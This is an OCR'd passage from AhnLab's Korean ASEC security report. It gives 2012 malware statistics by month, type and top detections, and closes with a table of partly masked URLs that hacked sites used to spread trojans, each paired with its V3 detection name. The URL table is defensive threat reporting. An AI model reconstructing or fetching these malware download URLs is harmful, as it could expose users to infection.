


그림 5-2 | 2012년 월별 악성코드 발견 건수

2012년 월별 악성코드 유형

2012년 12월 악성코드 유형은 전 년도의 8846건에 비해 41% 감소한 5249건이었다.




그림 5-3 | 2012년 월별 악성코드 유형

2012년 월별 악성코드가 발견된 도메인

2012년 악성코드가 발견된 도메인은 3455건으로 전 년도의 7764건에 비해 55% 감소했다.




그림 5-4 | 2012년 월별 악성코드가 발견된 도메인 수 변화 추이

2012년 월별 악성코드가 발견된 URL

2012년 악성코드가 발견된 URL은 전년도 4만 9196건에 비해 45% 감소한 2만 6952건으로 조사됐다.




그림 5-5 | 2012년 월별 악성코드가 발견된 URL 수 변화 추이

2012년 악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 8만7082건(35.7%)로 가장 많았고, 드롭퍼가 6만 680(24.9%)로 그 다음을 이었다.

유형	건수	비율
TROJAN	87,082	35.7 %
DROPPER	60,680	24.9 %
ADWARE	24,679	10.1 %
DOWNLOADER	23,684	9.7 %
APPCARE	7,191	2.9 %
Win32/VIRUT	2,146	0.9 %
WIN-CLICKER	1,672	0.7 %
SPYWARE	845	0.3 %
JOKE	717	0.3 %
ETC	35,293	14.5 %
TOTAL	243,989	100 %

표 5-2 | 2012년 악성코드 유형별 배포 수




그림 5-6 | 2012년 악성코드 유형별 배포 수

2012년 악성코드 배포 최다 10건

악성코드 배포 최다 10건 중에서는 Win-Dropper/KorAd.2008816이 4만 4877건으로 가장 많았고 Downloader/Win32.Korad 등 9건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Win-Dropper/KorAd.2008816	44,877	13.6 %
2	NEW	Downloader/Win32.Korad	10,333	3.1 %
3	NEW	Trojan/Win32.ADH	9,757	3.0 %
4	NEW	Win-Trojan/Agent.848000	7,651	2.3 %
5	NEW	Trojan/Win32.KorAd	7,140	2.2 %
6	NEW	Downloader/Win32.Totoran	6,781	2.1 %
7	—	Win-Adware/ToolBar.Cashon.308224	6,356	1.9 %
8	NEW	Win-AppCare/WinKeyfinder.973512	5,822	1.8 %
9	NEW	Adware/Win32.KorAd	5,141	1.6 %
10	NEW	Trojan/Win32.HDC	5,004	1.5 %
		TOTAL	108,862	100 %

표 5-3 | 2012년 악성코드 배포 최다 10건

02 웹 보안 동향

웹 보안 이슈

악성 코드 제작자의 물량공세

일반적으로 해킹된 웹 사이트를 통해서 유포되는 악성코드는 지금까지 여러 차례 언급했듯이 특정 온라인 게임 사용자의 계정정보를 탈취하기 위한 온라인 게임핵을 유포하는 사례가 대부분이었다. 하지만 12월에는 '침해 사이트를 통해서 유포된 악성코드 최다 10건' 에서 언급했듯이 해킹된 해당 사이트를 통해서 유포된 악성코드 역시 온라인 게임핵, 백도어, 온라인 뱅킹 정보를 탈취하는 Banki 등이 다수가 존재했다.

URL	진단명
http://ooo.*****s.net/y.exe	Win-Trojan/Hupigon.Gen
http://122.****.189.***/temp/q/8**0.exe	Dropper/Banki.145369
http://ooo.*****s.net/yy.exe	Trojan/Win32.Downloader
http://122.***.189.***/temp/q/1.mp3	Trojan/Win32.Agent2
http://199. ***.72. ***:8080/mk2000.EXE	Win-Trojan/Pcclinet.34404
http://199. ***.72. ***:8080/11.28.exe	Trojan/Win32.Agent
http://122. ***189. ***/temp/q/2.mp3	Trojan/Win32.Banki
http://700. ***.net/11.28.exe	Trojan/Win32.Agent
http://122. ***.189. ***/temp/q/q.mp3	Trojan/Win32.Magania
http://700. ***.net/m500.exe	Win-Trojan/Malpacked3.Gen
http://199. ***.72. ***:8080/m500.exe	Win-Trojan/Morix.99328(V3,
http://700. ***.net/m2000.exe	Win-Trojan/Hupigon6.Gen
http://700. ***.net/net.exe	Trojan/Win32.Llac

표 5-4 | 악성코드 유포 URL과 V3 진단명

ASEC REPORT CONTRIBUTORS

집필진	책임연구원 심 선 영
	선임연구원 강 동 현
	선임연구원 안 창 용
	선임연구원 이 도 현
	선임연구원 장 영 준
	주임연구원 문 영 조
	연구원 강 민 철
	연구원 김 재 홍
참여연구원	ASEC 연구원
	SiteGuard 연구원
편집장	선임연구원 안 형 봉
편집인	안랩 세일즈마케팅팀
디자인	안랩 UX디자인팀
감수	전 무 조 시 행
발행처	주식회사 안랩
	경기도 성남시 분당구
	삼평동 673
	(경기도 성남시 분당구
	판교역로 220)
	T. 031-722-8000
	F. 031-722-8901

AhnLab